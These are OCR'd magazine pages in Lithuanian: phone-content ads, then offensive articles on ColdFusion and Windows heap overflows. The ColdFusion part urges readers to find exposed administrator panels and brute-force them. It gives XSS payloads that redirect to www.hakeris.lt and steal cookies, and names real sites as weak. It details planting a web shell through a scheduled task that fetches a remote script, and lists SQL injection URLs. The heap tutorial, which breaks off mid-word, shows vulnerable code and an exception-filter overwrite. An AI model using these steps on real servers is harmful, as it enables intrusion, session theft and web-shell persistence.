Įsitikinkite, kad įjungta **GPRS** paslauga. Netinka PILDYK ir MAŽYLIO vartotojams. Žinutę su kodu nusiųskite į numerį **1344**.
Jei dėl kokių nors priežasčių nepavyktų žaidimą atsisiųsti iš pirmojo karto, nuoroda bus išsaugota jūsų telefone.

SPALVOTI ATVIRUKAI



212339660, 207569660, 212439660, 212309660, 178849660, 215249660

212319660, 207559660, 212349660, 216669660, 215469660, 215359660, 103159660

KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ — 3 Lt

Įsitikinkite, kad įjungta ir veikia telefono **GPRS** paslauga. Ši paslauga netinka PILDYK ir MAŽYLIO vartotojams.
Žinutę su spalvoto atviruko kodu nusiųskite į numerį **1323**. Gaukite žinutę su nuoroda, iš kurios atsidarykite spalvotą atviruką.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6021, 6030, 6100, 6170, 6230, 6260, 6600, 6610, 6610i, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650
SIEMENS A60, A65, A75, AX75, C60, CF75, M55, MC60, C65, S55, SL55, SL65 **SONY ERICSSON** J300i, K300i, K700i, T610, T630, W800
SAMSUNG C200, C210, C230, D500, X120, X140, X200, X450, X460, X480, X600, X620, X640, E300, E330, E630, E700, E710, E730, E760, E800, E820, P510

LOGOTIPAI



62849660, 147849660, 31349660, 147829660

207359660, 639660, 32249660, 207419660

10489660, 203579660, 140329660, 140139660

1259660, 65719660, 213609660, 55379660

SIUNTINUKAS DRAUGUI



1. Išsirink paslaugą (išskyrus logotipus). Po kodo palik tarpą ir įrašyk draugo telefono numerį (pvz., 1709660 XXXXXXXX).
2. Perskaityk pasirinktos paslaugos instrukciją. Įsitikink, ar ji tinka draugo telefonui.

ATVIRUKAI



131249660, 88049660, 108639660

214639660, 160479660, 207449660

215519660, 35619660, 207469660

214689660, 217539660, 217529660

217449660, 217439660, 215549660

KAD GAUTUMĖTE LOGOTIPĄ AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į mūsų numerį **1322**. **SIEMENS** telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 2600, 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7280 (tik atvirukai), 7610, 8210, 8310, 8810, 8850, 8890. **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, M75, S55, SL55. **SAMSUNG** C100, C200, C210, C230 (tik logotipai), E720 (tik atvirukai), X120, X450, X480, P730 **SONY ERICSSON** Tik atvirukai: J300i, K300i, K700i, W800

Ežio mobilaizeris Jau ir Ežiui!

Internetas telefone, MMS vaizdo žinutės, pyptonai ir kitos pramogos.
Informacija tel. 117, www.ezys.lt ir wap.ezys.lt

TOP MELODIJOS

TOP MELODIJOS	MONO	POLY
Iš k.f. „Bumeris 2" NAUJA!	216149660	216149660p
Skūbis Dū	6849660	6849660p
Rasa: Saulala nusilaida	205089660	205089660p
Natas: 1 valanda 25 minutės NAUJA!	215859660	215859660p
Yu-Gi-Oh: You're Not Me	126849660	126849660p
Depeche Mode: Behind the Wheel	207179660	207179660p
Simpsonai	3679660	3679660p
Mėsa: 12 patiekalų	207709660	207709660p
Jonas: Alaus, alaus NAUJA!	215849660	215849660p
X-mode: Animals	156729660	156729660p
Iš k.f. „Haris Poteris"	146719660	146719660p
Iš k.f. „Bumeris 2": Kelio tema TOP	216159660	216159660p
Crazy Frog: Axel F	165259660	165259660p
Depeche Mode: I Feel You	215559660	215559660p
Crazy Frog: 1001 night	205049660	205049660p
Mattafix: Big City Life	186549660	186549660p
Vudis: Kaip du kart du	176659660	176659660p
t.A.T.u.: Friend or Foe NAUJA!	215729660	215729660p
69 Danguje: 9 Dangui	210629660	210629660p
Madonna: Hung Up	181449660	181449660p
Mėsa: Šeši nebūsiu	207689660	207689660p
Vudis: Žodžiai	210639660	210639660p
Žilvinas Žvagulis: Faina	151279660	151279660p
Milana: Mylėk karštai	210619660	210619660p
Kylie Minogue: I Believe In You	133279660	133279660p
Juanes: La Camisa Negra	176239660	176239660p
Alanas Chošnau: The Heat NAUJA!	217729660	217729660p
Bomfunk MC's: Freestyler	3689660	3689660p
Arash: Tike tike kardi	188549660	188549660p
Tokio Hotel: Rette Mich NAUJA!	217359660	217359660p
Arash: Boro Boro	168369660	168369660p
In-Grid: Oui	206749660	206749660p

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta GPRS. Netinka PILDYK ir MAŽYLIO vartotojams.
Žinutę su kodu (pvz., 3689660p) siųskite į numerį **1323**.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6100, 6170, 6230, 6260, 6600, 6610, 6610i, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7610, 7650 **SIEMENS** A60, A65, AX75, C60, C55, C65, C75, CX65, CX75, CFX65, CF75, CXV70, M55, M65, M75, MC60, S55, SL55, SL65, S65 **SAMSUNG** C100, C110, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E330, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730
SONY ERICSSON J300i, K300i, K700i, T610, T630, W800

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50.

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6030, 6230, 7260, 7270, 7280) arba **SAMSUNG** (išskyrus C100, C110, E720, E730, D500, X620) nustatymus, nusiųskite **8888** į numerį **1322**. Kaina 1,95 Lt.

Worms © 2004 Team17 Software. Worms and Team17Software are registered or trademarks of Team17 Software Limited. Original Concept Andy Davidson.
Street Soccer2 © 2005 Digital Chocolate, Inc. All Rights Reserved.
Racing Fever GT © 2005 Digital Chocolate. All Rights Reserved.
War HeroT 1944 ©2005 Digital Chocolate. All Rights Reserved.

[Nr.5: ColdFusion Administrator] Įdomus pažeidžiamumas, būdingas tik *ColdFusion*. Kaip jau buvo paminėta, serveris konfigūruojamas su specialiu *web* įrankiu. Pradinės konfigūracijos (*setup*) metu *ColdFusion* administratorius ten įeina šiuo adresu: *http://127.0.0.1/CFIDE/administrator/index.cfm*. Administratoriai prie *ColdFusion Administrator* turėtų leisti prieiti tik iš 127.0.0.1 adreso, tačiau pakankamai dažnai tai padaryti jie pamiršta. Taigi tavo užduotis yra surasti *ColdFusion* serverį ir patikrinti štai tokį adresą: *http://server.com/CFIDE/administrator/index.cfm* (kartais tenka žaisti kaitaliojant katalogų pavadinimų didžiąsias/mažąsias raides, kadangi ne visi naudoja langines). Čia privalumas tame, jog tau reikalingas tik slaptažodis — vartotojų vardai čia nėra numatyti, todėl galima sėkmingai brutforsinti. Pats slaptažodis įvedamas serverio įdiegimo metu (žr. žemiau esančią nuotrauką).

[ColdFusion FuseBox V4.1.0 klaidos]

FuseBox — tai standartinė *ColdFusion web* sistemų kūrimo technologija, kuri priklausomai nuo valdančio parametro reiškia nuoseklų tam tikrų bylų prijungimą ir įvykdymą. Vaizdžiai šnekant, tai būtų kažkas panašaus į:

```
<cfswitch expression="#fuseaction#">
<cfcase value= "act1">
<cfinclude template= "login_header.cfm">
...
<cfinclude template= "login_footer.cfm">
</cfcase>
<cfcase value="act2">
<cfinclude template= "queryresult.cfm">
</cfcase>
</cfswitch>
```

Norint gauti įspūdingą *FuseBox* naudojančių svetainių sąrašą, pakanka gūglei sušerti šią užklausą: *inurl:.cfm?fuseaction*.

Praėjusios vasaros pabaigoje *bugtraq* forumuose pasirodė pranešimai apie *FuseBox* klaidą. Su elementaria užklausa buvo galima nugvelbti vartotojiškus sausainukus ir kliento pusėje įvykdyti laisvai pasirinktą kodą:

```
www.site.com/index.cfm?fuseaction="><script>document.location="http://
www.hakeris.lt"</script>
```

Su elementaria užklausa galima prieiti prie derinimo informacijos:

```
www.site.com/index.cfm?fuseaction=?
```

Laimė, pažeidžiamos ne visos *FuseBox V4.1.0* naudojančios svetainės — kai kuriuose projektuose gali būti nurodytas nuosavas puslapis su klaidos pranešimu, kai kur bus vykdomos ne visos JS konstrukcijos. Pavyzdžiui, įmanomas toks variantas, kuomet veiks visos užklausos, išskyrus tas, kurios kreipiasi į vartotojiškus kukius.


Jeigu tu susidūrei su tokiu resursu, gali išmėginti dar vieną užklausą:

```
www.site.com/index.cfm?fuseaction=fusebox.overview"><script>alert(docu-
ment.cookie)</script><
```

Greitas *google* užklausos *filetype:cfm* rezultatų patikrinimas pateikė porą svetainių, kurias tvarko atlėpausiai administratoriai — tai Niujorko viešasis puslapis (*www.nypl.org*) ir kažkokio žmogelio asmeninė svetainė (*www.petefreitag.com*).


Kaip su tuo kovoti: *ColdFusion Administrator* nustatymuose atjungti priėjimą iš nelokalių adresų ir pasirinkti UKO*8fTNDn tipo slaptažodį.

[Ką tai duos] Čia mūsų mielas skaitytojas gali paklausti, tai ką, atseit, aš galiu padaryti serverį, jeigu gaunu priėjimą prie *ColdFusion Administrator*? O pasirodo, jog štai čia prasideda saldžiausia dalis: visų pirma, jeigu serveryje veikia IIS, tai su specialiu *Java* apletu, kuris yra skyrelyje *Server -> Server Settings-> Settings*, tu gali landžioti po serverio failų sistemos medį, po to *Error Template* nuorodą nukreipti į savo nutolusį skriptą ir tada serveryje iškviesti neegzistuojantį puslapį, kad būtų paleistas taviškis piktybinis skriptas; antra, yra universalesnis prasisukimo būdas — tereikia gudriai į serverį įkelti savo skriptą, t.y. faktiškai taip sukurti sau *web* shellą. Tam eik į skyrelį *Server -> Automated Tasks -> Schedule Task* ir čia nuspausk mygtuką *Add Scheduled Task*. Atsidariusiame puslapyje įvesk užduoties pavadinimą, kuris geriau tegu būna nekrentantis adminui į akį (jeigu taip iš viso būna; žvilgtelėk į tai iliustruojantį paveikslėlį). Patikrink, kad lauko *Operation* reikšmė būtų *HTTPRequest*. Po to URL lauke įvesk nuorodą į savo skriptą, po ko lauke *Publish* pažymėk mums ypač svarbią varnelę *Save output to a file*. Vėliau nurodyk serveryje išsaugoto bylos-rezultato kelią ir pavadinimą — kelią galima sužinoti vienu iš aukščiau aprašytų būdų. Jeigu nepavyko, tai kitame naršyklės lange užklausk serverio neegzistuojančios bylos, o *ColdFusion Administrator'iuje* eik į skyrelį *Tools -> Logs and Statistics -> Log Files*, užeik į *webserver.log* ir pažiūrėk, kur serveris ieškojo atsakymo į tavo gudrią užklausą. Po visų šių konvulsijų drąsiai spausk mygtuką „Submit Changes", o pasirodžiusiame puslapyje spausk paveikslėlį *Go*, kuris yra šalia tavo užduoties (ji yra paskutiniame stulpelyje *Controls*). Jeigu viskas suveikė, tai serveryje bus sukurta byla su nurodyto puslapio tekstu, kurioje, savame suprantama, bus saugomas paprasčiausio CFML *web* shello kodas ir dabar šią bylą galima drąsiai iškviesti per naršyklės adreso eilutę.



Ak, jeigu čia būtų slaptažodis pagal nutylėjimą!

[Išvados] Mes su tavimi perkandome *cfm* skriptų kūrimo pagrindus ir išsiaiškinome kai kurias saugumo problemas. Tiesą sakant, jeigu tu *SecurityFocus.com* paieškoje įvesi *ColdFusion*, tai būsi maloniai nustebintas pateiktų nuorodų kiekio :). Tarp jų lengva surasti tiek paties *Macromedia* tvarinio klaidų aprašymą, tiek ir užuominas apie su CFML parašytų produktų pažeidžiamumus. Linkiu tau sėkmės užkariaujant naujus horizontus! :) Jeigu kils klausimų — rašyk.



Daugelis *ColdFusion* serverių tik ir skuba su tavimi pasidalinti vertinga derinimo informacija

[Sql_Injection InstaBoard 1.3 forume]

Deja, kol kas nėra populiarių su CFM parašytų *phpBB* tipo forumų. Vis dėlto visi tie, kuriuos aš suradau, pasirodė besą pažeidžiami :). Pavyzdžių toli ieškoti nereikia — *InstaBoard 1.3* kenčia nuo gausybės *sql–injection* tipo pažeidžiamumų:

```
www.example.com/instaboard/index.cfm?frmid=1 AND u.userid IN (select userid from users)
www.example.com/instaboard/index.cfm?frmid=1&tpcid=1 SQL
www.example.com/instaboard/index.cfm?frmid=1 SQL&tpcid=1
www.example.com/instaboard/index.cfm?pr=replymsg&frmid=1&tpcid=1 SQL&msgid=11
www.example.com/instaboard/index.cfm?pr=replymsg&frmid=1&tpcid=1&msgid=11 SQL
www.example.com/instaboard/index.cfm?catid=-1 UNION SELECT userid,1,1..., from users
```



Didelė krūvelė

PASIRAUSUS INTERNETE GALIMA RASTI GAUSYBĘ MEDŽIAGOS, KURIOJE APRAŠOMI PATYS ĮVAIRIAUSI PERPILDYMO METODAI. PERPILDYMAI STEKE, *BUFFER OVERFLOW*, *FORMAT STRING* — VISA TAI IŠSAMIAI APRAŠYTA DAUGELYJE INTERNETO SVETAINIŲ. TAČIAU GERIAU ĮSIŽIŪRĖJUS GALIMA PASTEBĖTI, JOG VISI PAVYZDŽIAI IR POPULIARIŲ METODIKŲ APRAŠYMAI PATEIKIAMI **NIX* SISTEMOMS. LĮSTI Į *WINDOWS* SISTEMAI SPECIFINIŲ NIUANSŲ KRŪVELĘ NIEKAS NENORI. BŪTENT DĖL ŠIOS PRIEŽASTIES MES NUSPRENDĖME TAU PARUOŠTI ĮDOMŲ STRAIPSNĮ APIE TARP HAKERIŲ IR VIRUSŲ KŪRĖJŲ POPULIARŲ METODĄ, KURĮ PANAUDOJANT PLINTA BENT PUSĖ TINKLO KIRMINŲ — APIE *HEAP OVERFLOW*.

„Heap" perpildymo „Windows" sistemoje pagrindai

[Kas gi tas „heap"?] Visų pirma išsiaiškinkime, kas gi tas *heap*. Bet kuris mokinukas tau pasakys, kad išvertus iš anglų kalbos šis žodis reiškia „krūvą". O mūsų kompiuterių specialistų kontekste žodis „heap" reiškia specialią rezervuotos adresų erdvės sritį, kurioje atminties išskyrimas ir atlaisvinimas vyksta su specialiomis sisteminėmis funkcijomis. Dirbdami su šia sritimi programuotojai gali prieiti prie milžiniškos nuosavos virtualios adresų erdvės, kurios talpa žymiai viršija realios kompiuteryje įdiegtos fizinės atminties apimtį. Visos pagrindinės darbo su *heap* funkcijos (išskyrimas, atlaisvinimas ir atminties blokų sukūrimas) yra sisteminėje bibliotekoje *ntdll.dll*. Iš pradžių kiekvienai programai *Windows* sistemoje išskiriama vieno megabaito krūvelė, o vėliau, iškilus poreikiui, išskiriamos atminties kiekis yra automatiškai didinamas. Programa savo ruožtu su specialiomis funkcijomis gali sukurti nuosavą adresų erdvę. Atmintis krūvelėje išskiriama sritimis, kiekvienoje srityje galima sukurti atminties blokus, kurie bus įkurdinti segmentuose. Kiekvieno tokio bloko valdymui sukuriama nuosava speciali antraštė, kuri pavaizduota 1 paveikslėlyje.

Čia *Size* žymi bloko dydį, *Previous Size* — ankstesnio bloko dydį, *Segment Index* — segmento indeksą, kuriame yra blokas, *Unused* — nenaudojamų bloko baitų kiekis, *Tag Index* — žymės indeksas, o *Flags* — bloko vėliavėlės. Vėliavėlės gali būti tokios:




```
0x01 — HEAP_ENTRY_BUSY
0x02 — HEAP_ENTRY_EXTRA_PRESENT
0x04 — HEAP_ENTRY_FILL_PATTERN
0x08 — HEAP_ENTRY_VIRTUAL_ALLOC
0x10 — HEAP_ENTRY_LAST_ENTRY
0x20 — HEAP_ENTRY_SETTABLE_FLAG1
0x40 — HEAP_ENTRY_SETTABLE_FLAG2
0x80 — HEAP_ENTRY_SETTABLE_FLAG3
```

Atlaisvinus atminties bloką, jis pasidaro toks, kaip pavaizduota 2 paveikslėlyje. Čia *Flink* — rodyklė į ktąi atlaisvintą bloką, o *Blink* — rodyklė į ankstesnį atlaisvintą bloką.

[Kitas žymėjimas] Norint supaprastinti laisvų blokų valdymą, taip pat naudojamas išskirtų vienetų kiekio žymėjimas. Šiuos vienetus galima apskaičiuoti taip. Kiekvieno išskiriamo atminties bloko apimtis lygi 8. Pavyzdžiui, jeigu programa išskiria 64 baitų dydžio bloką, tuomet gauname 64/8 = 8

<table>
<tr><td colspan="2">Size</td><td colspan="2">Previous Size</td></tr>
<tr><td>Segment Index</td><td>Flags</td><td>Unused</td><td>Tag Index</td></tr>
<tr><td colspan="4">Flink</td></tr>
<tr><td colspan="4">Blink</td></tr>
</table>

Paveikslėlis 1: bloko antraštė

<table>
<tr><td colspan="2">Size</td><td colspan="2">Previous Size</td></tr>
<tr><td>Segment Index</td><td>Flags</td><td>Unused</td><td>Tag Index</td></tr>
</table>

Paveikslėlis 2: laisvo bloko antraštė

adresavimo vienetus. Kiekviena krūvelė prasideda nuo 128 (pagal nutylėjimą išskiriama 1Mb = 128 * 8) LIST_ENTRY masyvų struktūros, kurią galima rasti *winnt.h/win.h* byloje. Į kiekvieną masyvo indeksą įrašomas laisvas blokas, sunumeruotas pagal išskyrimo vienetus. Mūsų pavyzdyje mes išskyrėme 64 baitų dydžio bloką, tokiu atveju gauname 8 išskyrimo vienetus. Taigi atlaisvinus atminties bloką į *FreeList* masyvą (laisvų blokų masyvas) 8 indeksu bus įrašytas mūsų atlaisvintas blokas. Atmink, jog pirmasis *FreeList* indeksas nenaudojamas dėl to, kad 8 baitų blokas negali egzistuoti. Indeksų numeravimas prasideda nuo 2-jų, nulinis indeksas naudojamas atlaisvintiems didesniems nei 1016 baitų dydžio atminties blokams saugoti.

[Darbo su „heap" funkcijos] Dabar pakalbėkime apie darbo su krūvele funkcijas. Aš aprašysiu pagrindinius sisteminius iškvietimus:

1. Pirmoji funkcija vadinasi *HeapCreate()*. Ji skirta privačios atminties sričiai sukurti. Jai perduodami trys parametrai. Aptarkime juos:


— Krūvelės vėliavėlė, viso jų dvi. Pirmoji vėliavėlė — HEAP_GENERATE_EXCEPTIONS — parodo tai, jog klaidų atveju bus sugeneruota išimtinų situacijų struktūra (SEH). Antroji vėliavėlė — HEAP_NO_SERIALIZE — parodo tai, kad bus atšauktas sinchronizuotas priėjimas prie atminties. Šią opciją vertėtų naudoti tik tuo atveju, jeigu tu tikras, kad vienu metu prie krūvelės negali prieiti du srautai.

— Krūvelės dydis.

— Maksimalaus krūvelės dydžio reikšmė. Jeigu čia įrašysi 0, tuomet *heap* dydį ribos maksimali visos sistemos virtualios atminties reikšmė (4 Gb, neskaitant paprastų žmonių nenaudojamų *Windows 2000 Advanced Server* ir kitų dar rimtesnių šios sistemos versijų).

Funkcija vietoje darbo rezultato grąžina deskriptorių, per kurį vėliau bus išskiriama atmintis. Kad tau būtų lengviau visa tai suprasti, remdamasis pavyzdžiu parodysiu, kaip atrodo šios funkcijos iškvietimas:

HANDLE Heap1 = HeapCreate(HEAP_GENERATE_EXCEPTIONS, 700, 0);



Paveikslėlis 4: serveris komoje

Aprašyta metodika priklauso nuo sistemos, todėl kiekvienai OS versijai reikia kompiliuoti atskirą eksploitą, nurodant skirtingus filtrų adresus.

Krūvelei išskiriamos atminties kiekis nurodomas vykdomos bylos PE antraštėje ir jis gali būti pakeistas.

WARN

Šis straipsnis pateikiamas tyrinėjimo tikslais, siekiant supažindinti su augančia tinklo kirminų grėsme: juk sustabdyti užkrato plitimą galima tik padoriai išsiaiškinus, kaip jis plinta. Už neteisėtą gautų žinių panaudojimą atsakai tik tu pats.

2. Antroji funkcija, kuri vadinasi *HeapAlloc()*, naudojama blokams išskirti. Jai perduodami trys parametrai:

— Krūvelės srities deskriptorius (mūsų atveju tai *Heap1*).

— Nebūtinos vėliavėlės, dvi iš kurių analogiškos panaudojamoms *HeapCreate()* funkcijoje, o trečioji vėliavėlė — HEAP_ZERO_MEMORY — parodo tai, jog išskirtas blokas užpildomas nuliais.

— Reikalaujamos atminties dydis. Iškvietimo pavyzdys:

```
char *HeapBlock1 = HeapAlloc(Heap1,
HEAP_ZERO_MEMORY, 555);
```

3. Trečioji funkcija *HeapFree()* skirta blokui atlaisvinti. Jai taip pat perduodami trys parametrai:

— Srities deskriptorius.

— Vėliavėlė. Gali būti 0 arba HEAP_NO_SERIALIZE.

— Blokas, kurį reikia atlaisvinti.

Aš tau papasakojau apie pagrindines *Windows* sistemoje naudojamas darbo su *heap* funkcijas. Supratimas apie jų veikimą mums labai greitai pravers, kadangi mes pereiname prie paties įdomiausio — prie paties *Heap Overflow*.

[Krūvelės perpildymas] Krūvelės perpildymas panašus į steko perpildymą. Kaip ir reikėtų tikėtis, šiuo atveju išskirtinis bruožas yra tas, jog mes susiduriame su krūvele, o ne su steku :). Kad nereikėtų šnekėti abstrakčiai, pateiksiu plačiai sutinkamą pažeidžiamos programos kodo pavyzdį. Įsižiūrėk į jį:

```
Pažeidžiamos programos kodas
#include <stdio.h>
#include <windows.h>
int main ( int argc, char *argv[] )
{
HANDLE Heap1 = HeapCreate(0, 700, 0);
char* hblock1 = HeapAlloc(Heap1, HEAP_ZERO_MEMORY, 10);
strcpy(hblock1, argv[1]);
char* hblock2 = HeapAlloc(Heap1, HEAP_ZERO_MEMORY, 20);
HeapFree(Heap1, 0, hblock1);
HeapFree(Heap1, 0, hblock2);
return 0; }
```

Jeigu tu esi atidus ir šiek tiek išmanai apie programavimą, tuojau pat pastebėsi, kad šioje programoje yra pažeidžiamumas — perpildymas naudojant funkciją *strcpy()*. Kopijavimo metu mes neįvertiname perduodamo parametro ilgio, kuris kopijuojamas į pirmąjį bloką. Įvedus pakankamai ilgą eilutę, duomenys perpildys pirmąjį bloką, po ko mes pakliūname jau į antrojo bloko valdas, kur turėsime galimybę jį valdyti. Tai vaizdžiai matyti su bet kuriuo derinimo įrankiu (*debugger*), o aš naudosiu įžymųjį *OllyDbg*.

Žvilgtelėk į trečiąją nuotrauką. Ten aiškiai matyti, kas vyksta perpildant krūvelę. *Heap Overflow* įvyko atlaisvinant atminties blokus, ir dabar mes valdome du registrus — EAX ir ECX. Atkreipk dėmesį į šį derintuve matomą kodo fragmentą:

```
MOV DWORD PTR DS:[ECX],EAX
MOV DWORD PTR DS:[EAX+4],ECX
```

Šios eilutės ir reiškia tai, jog mūsų valioje yra aukščiau paminėti registrai. Jeigu tu supratai visą krūvelės darbo techniką, tuomet jau gali numanyti, jog normalaus veikimo atveju į EAX registrą bus įrašytas kito iš eilės laisvo bloko adresas, o į ECX — ankstesnio bloko adresas. Perpildymo metu mes perrašėme šių registrų reikšmes, dėl ko įvyksta klaida. Eksploatavimas įmanomas pakeičiant *Flink* ir *Blink*. Šiame straipsnyje aš noriu papasakoti apie vieną lengviausių technikų — apie neapdorojamų išimčių filtro (*Unhandled Exception Filter*) perrašymą. Šį filtrą konfigūruojanti funkcija yra sisteminėje bibliotekoje *kernel32.dll* ir vadinasi *SetUnhandledExceptionFilter*. Jos kodas atrodo maždaug taip:

```
mov ecx, dword ptr [esp+04]
mov eax, dword ptr [77ED73B4]
mov dword ptr [77ED73B4], ecx
ret 0004
```


Norint įvykdyti kodą, mums pakanka į ECX registrą įrašyti filtro adresą (77ED73B4), o EAX registrą — adresą, kuris valdymą perduoda shellkodui.
Tuo pačiu po to bus įvykdytas šis kodas:

```
ntdll.NtQueryInformationProcess:
mov eax, dword ptr [77ED73B4]
cmp eax, esi
je 77E93132
push edi
call eax
```

Čia matosi, jog valdymas bus perduotas šiam filtrui, o pakeitus filtrą mes galėsime valdymą perduoti mūsų shellko-



Paveikslėlis 5: sėkmingai veikiantis eksploitas



